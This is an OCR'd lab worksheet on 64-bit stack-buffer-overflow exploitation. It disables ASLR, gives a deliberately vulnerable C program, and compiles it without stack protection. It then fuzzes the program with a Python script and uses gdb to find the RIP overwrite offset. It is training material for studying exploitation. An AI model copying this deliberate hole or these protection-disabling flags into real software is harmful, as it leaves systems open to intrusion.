
Exercise 7: 64-bit exploitation

Lab Objective: Exploit code on a 64-bit OS.


Lab Tasks:

1. ☐ Login to the Software-Test-Linux machine using **studentpassword** as Password.



2. ☐ As we have done before, first, turn off the obstacles to avoid so we can do our testing without dealing with them as well. In the terminal window,

enter **sudo sysctl -w kernel.randomize_va_space=0**. This will turn off Address Space Layout Randomization (ASLR) as shown in the following screenshot.




3. ☐ We want to start with an example of why our 32-bit way of thinking does not work. We will first smash the stack. In your machine, open the editor of choice and enter the following code:

```
4. #include <stdio.h>
5. #include <unistd.h>
6.
7. int vuln() {
8.     char buf[80];
9.     int r;
10.     r = read(0, buf, 400);
11.     printf("¥nRead %d bytes. buf is %s¥n", r,
   buf);
12.     puts("No shell for you :(");
13.     return 0;
```

```
14.   }
15.
16.   int main(int argc, char *argv[]) {
17.       printf("Try to exec /bin/sh");
18.       vuln();
19.       return 0;
}
```

20. ☐ Next, we want to write a driving program to test with. Save the file you just created and call it **simple.c**.




21. ☐ Open another editor session, and enter the following code in python to test our vulnerable code:

```
22.   #!/usr/bin/env python
23.   buf = ""
24.   buf += "A"*400
```


25.

26. `f = open("in.txt", "w")`
`f.write(buf)`

27. ☐ We are using python here to create a file and write 400 "**A**"s to it. Save the file as **test.py**.




28. ☐ Run the program by entering **python test.py**. Then, enter **more in.txt**. An example of the output is shown in the following screenshot.




29. ☐ The screenshot above shows that we now have our driving file, which is a simplistic fuzzer. Now we are ready to compile the code with the protections off. Enter **gcc -fno-stack-protector -z execstack simple.c -o simple**.

30. ☐ Next, debug the code. Enter **gdb simple**.




31. ☐ Once you are in the program, enter **r < in.txt**. We are trying to get the program to load the file with the “A”s. An example of this is shown in the following screenshot.



32. ☐ We now have the dreaded segmentation fault. Take a few minutes and review the data dump.


33. ☐ So the program crashed as expected, but not because we overwrote **RIP** with an invalid address. In fact, we do not control **RIP** at all. We are overwriting **RIP** with a non-canonical address of **0x4141414141414141**, which causes the processor to raise an exception. In order to control **RIP**, we need to overwrite it with **0x0000414141414141** instead. The goal, therefore, is to find the offset with which to overwrite **RIP** with a canonical address. We can use a cyclic pattern to find this offset.

34. ☐ In gdb, enter **pattern_create 400 in.txt**. We are writing a pattern to the in.txt file and will see if we have any luck with it. Once the command completes, enter **r < in.txt**. An example of the output of the command is shown in the following screenshot.




35. ☐ Clearly, we have the pattern, so let us look at the offset. Enter **x/wx $rsp**.

The output of this command this is shown in the following screenshot.



36. ☐ We now have the offset. Let us extract the offset. Enter **pattern_offset 0x41413741**. An example of the output is shown in the following screenshot.

